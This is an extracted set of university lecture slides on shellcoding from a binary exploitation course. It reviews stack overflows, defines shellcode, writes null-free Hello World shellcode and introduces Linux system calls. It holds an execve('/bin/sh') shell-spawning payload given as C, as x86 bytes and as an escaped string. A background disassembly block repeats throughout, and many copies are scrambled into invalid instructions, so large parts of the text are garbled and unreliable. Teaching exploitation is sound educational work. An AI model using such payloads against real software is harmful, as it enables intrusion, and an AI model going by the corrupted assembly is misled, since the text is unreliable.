

Shellcoding

Modern Binary Exploitation CSCI 4968 - Spring 2015 Sophia D'Antoine

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F

loc_31306A: ; CODE XREF: sub_312FD8
; sub_312FD8+55
push 0Dh
call sub_31411B

loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C

; -----
loc_31307D: ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h

loc_31308C: ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax
```

Lecture Overview

1. Basic Stack Smashing Review
2. Defining Shellcode
3. Hello World Shellcode
4. Linux System Calls
5. Writing & Testing Shellcode
6. Shellcode in Exploitation
7. Additional Notes

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F

loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+55
push 0Dh
call sub_31411B

loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
; -----

loc_31307D: ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h

loc_31308C: ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax
```

Basic Stack Smashing Review

```
void function(char *str) {  
    char buffer[16];  
    strcpy(buffer, str);  
}
```

```
void main() {  
    char large_string[256];  
    fgets(large_string, strlen(large_string), stdin);  
  
    function(large_string);  
}
```

```
push    edi  
call   sub_314623  
test   eax, eax  
jz     short loc_31306D  
cmp    [ebp+arg_0], ebx  
inc    short loc_313066  
mov    eax, [ebp+var_70]  
mov    ecx, [ebp+var_84]  
jb     short loc_313066  
sub    eax, [ebp+var_84]  
push   esi  
push   esi  
push   eax  
push   edi  
mov    [ebp+arg_0], eax  
call   sub_31486A  
test   eax, eax  
jz     short loc_31306D  
push   esi  
lea    eax, [ebp+arg_0]  
push   eax  
mov    esi, 1D0h  
push   esi  
push   [ebp+arg_4]  
push   edi  
call   sub_314623  
test   eax, eax  
jz     short loc_31306D  
cmp    [ebp+arg_0], esi  
jz     short loc_31308F
```

```
loc_313066: ; CODE XREF: sub_312FD8  
; sub_312FD8+55  
push   0Dh  
call   sub_31411B
```

```
loc_31306D: ; CODE XREF: sub_312FD8  
; sub_312FD8+49  
call   sub_3140F3
```

```
test   eax, eax  
jg     short loc_31307D  
call   sub_3140F3  
jmp    short loc_31308C
```

```
loc_31307D: ; CODE XREF: sub_312FD8  
call   sub_3140F3  
and    eax, 0FFFFFFh  
or     eax, 80070000h
```

```
loc_31308C: ; CODE XREF: sub_312FD8  
mov    [ebp+var_4], eax
```

Basic Stack Smashing Review

User enters ≤ 16 A's, everything is OK

User enters > 16 A's

Program received signal SIGSEGV,
Segmentation fault. **0x41414141** in ?? ()
=> **0x41414141**: Cannot access memory at
address **0x41414141**

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
mov ecx, [ebp+var_84]
jnb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jnz short loc_31306D
mov [ebp+arg_0], esi
jnz short loc_31308F
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
; -----
loc_31307D:
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h
loc_31308C:
mov [ebp+var_4], eax
```

Basic Stack Smashing Review

```

push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
inc short loc_313066
mov eax, [ebp+var_70]
mov ecx, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
    
```

0x41	0x41	0x41	0x41	...
0x41	0x41	0x41	0x41	...
0x41	0x41	0x41	0x41	... New stack frame
0x41	0x41	0x41	0x41	...
0x41	0x41	0x00	0x00	...
0x40	0xf0	0xff	0xbf	<----- Saved EBP Address
0x71	0x84	0x04	0x08	<----- Saved Return Address
0x20	0xf4	0xff	0xbf	<----- Argument One to gets()
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
...	
...	

0x41	0x41	0x41	0x41	...
0x41	0x41	0x41	0x41	...
0x41	0x41	0x41	0x41	... New stack frame
0x41	0x41	0x41	0x41	...
0x41	0x41	0x41	0x41	...
0x41	0x41	0x41	0x41	<----- Saved EBP Address
0x41	0x41	0x41	0x41	<----- Saved Return Address
0x41	0x41	0x41	0x41	<----- Argument One to gets()
0x41	0x41	0x41	0x41	
0x41	0x41	0x41	0x00	
...	
...	

```

sub_312FD8
+55
sub_312FD8
+49
    
```

```

loc_31307D: ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h

loc_31308C: ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax
    
```

Moving Forward

- In Lab 2 we gave contrived examples with 'win' functions to launch a shell, but you won't be as lucky in the real world
 - **Question:** What if there's no win function?
 - **Answer:** Inject your own!

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
loc_313066:
test eax, eax
jz short loc_31306D
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_31411B
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F

loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+55
push 0Dh
call sub_31411B

loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
; -----

loc_31307D: ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h

loc_31308C: ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax
```

Lecture Overview

1. Basic Stack Smashing Review
2. Defining Shellcode
3. Hello World Shellcode
4. Linux System Calls
5. Writing & Testing Shellcode
6. Shellcode in Exploitation
7. Additional Notes

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F

loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+55
push 0Dh
call sub_31411B

loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
; -----

loc_31307D: ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h

loc_31308C: ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax
```

Defining Shellcode

- **Shellcode**

- A set of instructions that are injected by the user and executed by the exploited **binary**
- Generally the 'payload' of an **exploit**
- Using **shellcode** you can essentially make a program execute code that never existed in the original **binary**
- You're basically injecting code

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F
loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+55
call sub_31411B
loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
; -----
loc_31307D: ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h
loc_31308C: ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax
```


Origins of the Name

- Why the name “shellcode”?
 - historically started a command shell

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F
```

```
loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+55
```

```
push 0Dh
call sub_31411B
```

```
loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
```

```
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
```

```
loc_31307D: ; CODE XREF: sub_312FD8
```

```
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h
```

```
loc_31308C: ; CODE XREF: sub_312FD8
```

```
mov [ebp+var_4], eax
```

Shellcode as C

Shellcode is generally hand coded in assembly, but its functionality can be represented in C

```
char *shell[2];
```

```
shell[0] = "/bin/sh";
```

```
shell[1] = NULL;
```

```
execve(shell[0], shell, NULL);
```

```
exit(0);
```

C code snippet

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
```

```
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
```

```
push esi
mov eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
mov [ebp+arg_0], esi
jmp short loc_31308F
```

```
loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+55
```

```
push 0Dh
call sub_3140F3
```

```
loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
```

```
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
```

```
loc_31307D: ; CODE XREF: sub_312FD8
```

```
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h
```

```
loc_31308C: ; CODE XREF: sub_312FD8
```

```
mov [ebp+var_4], eax
```

Shellcode as x86

8048060: <_start>:

8048060: 31 c0

8048062: 50

8048063: 68 2f 2f 73 68

8048068: 68 2f 62 69 6e

804806d: 89 e3

804806f: 89 c1

8048071: 89 c2

8048073: b0 0b

8048075: cd 80

8048077: 31 c0

8048079: 40

804807a: cd 80

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
xor call sub_31465A, eax, eax
test eax, eax
jz short loc_31306D
push push eax
lea eax, [ebp+arg_0]
push eax
mov mov 0x68732f2f
push esi
push [ebp+arg_4]
push push 0x6e69622f
call sub_314623
mov test ebx, esp
jz short loc_313066
cmp [ebp+arg_0], esi
jz short loc_313066
loc_313066: ; CODE XREF: sub_312FD8+55
push 0Dh
call call sub_31411B, eax, edx
mov mov al, 0x0b
loc_31306D: ; CODE XREF: sub_312FD8+49
call call sub_314623, eax, eax
test eax, eax
jg jg eax, eax
call call sub_31407E, eax, eax
jmp jmp short loc_31308C
; -----
loc_31307D: ; CODE XREF: sub_312FD8+55
call call sub_314623, eax, eax
and and eax, 0FFFFFFh
or or eax, 80070000h
loc_31308C: ; CODE XREF: sub_312FD8+55
mov [ebp+var_4], eax
```

Shellcode as a String

```
char shellcode[] =
```

```
"\x31\xc0\x50\x68\x2f\x2f\x73"
```

```
"\x68\x68\x2f\x62\x69\x6e\x89"
```

```
"\xe3\x89\xc1\x89\xc2\xb0\x0b"
```

```
"\xcd\x80\x31\xc0\x40xcd\x80";
```

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
```

```
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F
```

```
loc_31306F: ; CODE XREF: sub_312FD8+55 ; sub_312FD8+55
```

```
push 0Dh
call sub_31411B
```

```
loc_31306D: ; CODE XREF: sub_312FD8+49 ; sub_312FD8+49
```

```
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
```

```
loc_31307D: ; CODE XREF: sub_312FD8
```

```
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h
```

```
loc_31308C: ; CODE XREF: sub_312FD8
```

Lecture Overview

1. Basic Stack Smashing Review
2. Defining Shellcode
3. Hello World Shellcode
4. Linux System Calls
5. Writing & Testing Shellcode
6. Shellcode in Exploitation
7. Additional Notes

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F

loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+55
push 0Dh
call sub_31411B

loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
; -----

loc_31307D: ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h

loc_31308C: ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax
```

Hello World Shellcode

user_code:

```
    jmp     message
write_str:
    xor     eax, eax
    xor     ebx, ebx
    xor     edx, edx
    mov     eax, 4
    mov     ebx, 1
    pop     ecx
    mov     edx, 13
    int     0x80
    mov     eax, 1
    xor     ebx, ebx
    int     0x80
message:
    call    write_str
    .ascii "Hello, World\n"
```

Machine code as a string constant:

```
"\xEB\x21\x31\xC0\x31\xDB\x31\xD2
\xB8\x04\x00\x00\x00\xBB\x01\x00
\x00\x00\x59\xBA\x0D\x00\x00\x00
\xCD\x80\xB8\x01\x00\x00\x00\x31
\xDB\xCD\x80\xE8\xDA\xFF\xFF\xFF
\x48\x65\x6C\x6C\x6F\x2C\x20\x57
\x6F\x72\x6C\x64\x0A"
```

53 Bytes

<https://defuse.ca/online-x86-assembler.htm#disassembly>

∅ or Null

When shellcode is read as a string, null bytes become an issue with common string functions.

Solution: Make your shellcode NULL free!

The instruction

```
mov    eax, 4 ; "\xB8\x04\x00\x00\x00"
```

can be replaced by:

```
mov    al, 4 ; "\xb0\x04"
```

```
push  edi
call  sub_314623
test  eax, eax
jz    short loc_31306D
cmp   [ebp+arg_0], ebx
jnz   short loc_313066
mov   eax, [ebp+var_70]
cmp   eax, [ebp+var_84]
jb    short loc_313066
sub   eax, [ebp+var_84]
push  esi
push  esi
push  eax
push  edi
mov   [ebp+arg_0], eax
test  eax, eax
jz    short loc_31306D
push  esi
lea  eax, [ebp+arg_0]
push  eax
mov  esi, 1D0h
push  esi
push  [ebp+arg_4]
push  edi
call  sub_314623
test  eax, eax
jz    short loc_31306D
cmp   [ebp+arg_0], esi
jz    short loc_31308F
```

```
loc_313066: ; CODE XREF: sub_312FD8 ; sub_312FD8+55
push  0Dh
call  sub_31411B

loc_31306D: ; CODE XREF: sub_312FD8 ; sub_312FD8+49
call  sub_3140F3
test  eax, eax
jg    short loc_31307D
call  sub_3140F3
jmp   short loc_31308C

loc_31307D: ; CODE XREF: sub_312FD8
call  sub_3140F3
and  eax, 0FFFFFFh
or   eax, 80070000h
```


```
loc_31308C: ; CODE XREF: sub_312FD8
mov   [ebp+var_4], eax
```

x86 Register Review

```

push  edi
call  sub_314623
test  eax, eax
jz    short loc_31306D
cmp   [ebp+arg_0], ebx
jnz   short loc_313066
mov   eax, [ebp+var_70]
cmp   eax, [ebp+var_84]
jb    short loc_313066
sub   eax, [ebp+var_84]
push  esi
push  esi

```



```

eax
306D
g_0]
306D
esi
308F
; CODE XREF: sub_312FD8
; sub_312FD8+55
; CODE XREF: sub_312FD8
; sub_312FD8+49
307D
308C
; CODE XREF: sub_312FD8

```

```

loc_31308C:
mov   [ebp+var_4], eax
; CODE XREF: sub_312FD8

```


Hello World with NULL Bytes

user_code:

```
    jmp     message
write_str:
    xor     eax, eax
    xor     ebx, ebx
    xor     edx, edx
    mov     eax, 4
    mov     ebx, 1
    pop     ecx
    mov     edx, 13
    int     0x80
    mov     eax, 1
    xor     ebx, ebx
    int     0x80
message:
    call    write_str
    .ascii "Hello, World\n"
```

Machine code as a string constant:

```
"\xEB\x21\x31\xC0\x31\xDB\x31\xD2
\xB8\x04\x00\x00\x00\xBB\x01\x00
\x00\x00\x59\xBA\x0D\x00\x00\x00
\xCD\x80\xB8\x01\x00\x00\x00\x31
\xDB\xCD\x80\xE8\xDA\xFF\xFF\xFF
\x48\x65\x6C\x6C\x6F\x2C\x20\x57
\x6F\x72\x6C\x64\x0A"
```

53 Bytes

<https://defuse.ca/online-x86-assembler.htm#disassembly>

Hello World without NULL Bytes

user_code:

```
    jmp     message
write_str:
    xor     eax, eax
    xor     ebx, ebx
    xor     edx, edx
    mov     al, 4
    mov     bl, 1
    pop     ecx
    mov     dl, 13
    int     0x80
    mov     al, 1
    xor     ebx, ebx
    int     0x80
message:
    call    write_str
    .ascii "Hello, World\n"
```

Machine code as a string constant:

```
"\xEB\x15\x31\xC0\x31\xDB\x31\xD2
\xB0\x04\xB3\x01\x59\xB2\x0D\xCD
\x80\xB0\x01\x31\xDB\xCD\x80\xE8
\xE6\xFF\xFF\xFF\x48\x65\x6C\x6C
\x6F\x2C\x20\x57\x6F\x72\x6C\x64
\x0A"
```

41 Bytes

No more NULLs!

<https://defuse.ca/online-x86-assembler.htm#disassembly>

Optimizing Hello World

mini_hello:

```
xor     ebx, ebx
mul     ebx
mov     al, 0x0a
push   eax
push   0x646c726f
push   0x57202c6f
push   0x6c6c6548
mov     al, 4
mov     bl, 1
mov     ecx, esp
mov     dl, 13
int     0x80
mov     al, 1
xor     ebx, ebx
int     0x80
```

Machine code as a string constant:

```
"\x31\xDB\xF7\xE3\xB0\x0A\x50\x68
\x6F\x72\x6C\x64\x68\x6F\x2C\x20
\x57\x68\x48\x65\x6C\x6C\xB0\x04
\xB3\x01\x89\xE1\xB2\x0D\xCD\x80
\xB0\x01\x31\xDB\xCD\x80"
```

38 Bytes

Can you make
this smaller?

(spoiler: probably can)

Common Tricks

xoring anything with itself clears itself:

```
xor     eax, eax ; "\x31\xC0"
```

clear three registers in four bytes:

```
xor     ebx, ebx  
mul     ebx ; "\x31\xDB\xF7\xE3"
```

There's always more than one way to do things

```
push    edi  
call   sub_314623  
test   eax, eax  
jz     short loc_31306D  
cmp    [ebp+arg_0], ebx  
jnz    short loc_313066  
mov    eax, [ebp+var_70]  
cmp    eax, [ebp+var_84]  
jb     short loc_313066  
sub    eax, [ebp+var_84]  
push   esi  
push   esi  
push   eax  
push   edi  
mov    [ebp+arg_0], eax  
call   sub_313066  
test   eax, eax  
jz     short loc_31306D  
push   esi  
lea    eax, [ebp+arg_0]  
push   eax  
mov    esi, 1D0h  
push   esi  
push   [ebp+arg_4]  
push   edi  
call   sub_314623  
test   eax, eax  
jz     short loc_31306D  
cmp    [ebp+arg_0], esi  
jz     short loc_31308F
```

```
loc_313066: ; CODE XREF: sub_312FD8  
; sub_312FD8+55
```

```
push    0Dh  
call   sub_314123  
loc_31306D: ; CODE XREF: sub_312FD8  
; sub_312FD8+49
```

```
call   sub_3140F3  
test   eax, eax  
jg     short loc_31307D  
call   sub_3140F3  
jmp    short loc_31308C
```

```
loc_31307D: ; CODE XREF: sub_312FD8
```

```
call   sub_3140F3  
and    eax, 0FFFFFFh  
or     eax, 80070000h
```

```
loc_31308C: ; CODE XREF: sub_312FD8
```

Lecture Overview

1. Basic Stack Smashing Review
2. Defining Shellcode
3. Hello World Shellcode
4. Linux System Calls
5. Writing & Testing Shellcode
6. Shellcode in Exploitation
7. Additional Notes

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F

loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+55
push 0Dh
call sub_31411B

loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
; -----

loc_31307D: ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h

loc_31308C: ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax
```

Linux System Calls

- System calls are how userland programs talk to the kernel to do anything interesting
 - open files, read, write, map memory, execute programs, etc
- libc functions are high level syscall wrappers
 - **fopen(), scanf(), execv(), printf()** ...

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
```

```
push esi
push eax
push edi
mov [ebp+var_0], esi
call sub_314623
test eax, eax
jz short loc_31306D
mov esi, [ebp+arg_0]
push eax
mov esi, 1D0h
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F
```

```
loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+55
push esi
call sub_31411B
; CODE XREF: sub_312FD8
; sub_312FD8+49
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
```

```
loc_31307D: ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h
```

```
loc_31308C: ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax
```

Libc Wraps Syscalls

Example of how Libc wraps Syscalls:

```
void main()  
{  
    exit(0);  
}
```

```
gcc -masm=intel -static -o exit exit.c
```

```
push    edi  
call   sub_314623  
test   eax, eax  
jz     short loc_31306D  
cmp    [ebp+arg_0], ebx  
jnz   short loc_313066  
mov    eax, [ebp+var_70]  
cmp    eax, [ebp+var_84]  
jb     short loc_313066  
sub    eax, [ebp+var_84]  
push   esi  
push   esi  
push   eax  
push   edi  
mov    [ebp+arg_0], eax  
call   sub_31486A  
test   eax, eax  
jz     short loc_31306D  
push   esi  
lea    eax, [ebp+arg_0]  
push   eax  
mov    esi, 1D0h  
push   esi  
push   [ebp+arg_4]  
push   edi  
call   sub_314623  
test   eax, eax  
jz     short loc_31306D  
cmp    [ebp+arg_0], esi  
jz     short loc_31308F  
loc_313066:                                     ; CODE XREF: sub_312FD8  
                                             ; sub_312FD8+55  
push   0Dh  
call   sub_31411B  
loc_31306D:                                     ; CODE XREF: sub_312FD8  
                                             ; sub_312FD8+49  
call   sub_3140F3  
test   eax, eax  
jg     short loc_31307D  
call   sub_3140F3  
jmp    short loc_31308C  
-----  
loc_31307D:                                     ; CODE XREF: sub_312FD8  
call   sub_3140F3  
and    eax, 0FFFFFFh  
or     eax, 80070000h  
loc_31308C:                                     ; CODE XREF: sub_312FD8  
mov    [ebp+var_4], eax
```

Libc Wraps Syscalls

```
gdb exit
```

```
(gdb) set disassembly-flavor intel
```

```
(gdb) disas _exit
```

```
Dump of assembler code for function _exit:
```

```
0x0804dbfc <_exit+0>:  mov     ebx, DWORD PTR [esp+4]
0x0804dc00 <_exit+4>:  mov     eax, 0xfc
0x0804dc05 <_exit+9>:  int     0x80
0x0804dc07 <_exit+11>: mov     eax, 0x1
0x0804dc0c <_exit+16>:  int     0x80
0x0804dc0e <_exit+18>:  hlt
```

This is from **The Shellcoder's Handbook**

```
push     edi
call    sub_314623
test    eax, eax
jz      short loc_31306D
cmp     [ebp+arg_0], ebx
jnz     short loc_313066
mov     eax, [ebp+var_70]
cmp     eax, [ebp+var_84]
jb      short loc_313066
sub     eax, [ebp+var_84]
push    esi
push    esi
push    eax
push    edi
mov     [ebp+arg_0], eax
call    sub_31486A
test    eax, eax
jz      short loc_31306D
push    esi
lea     eax, [ebp+arg_0]
push    eax
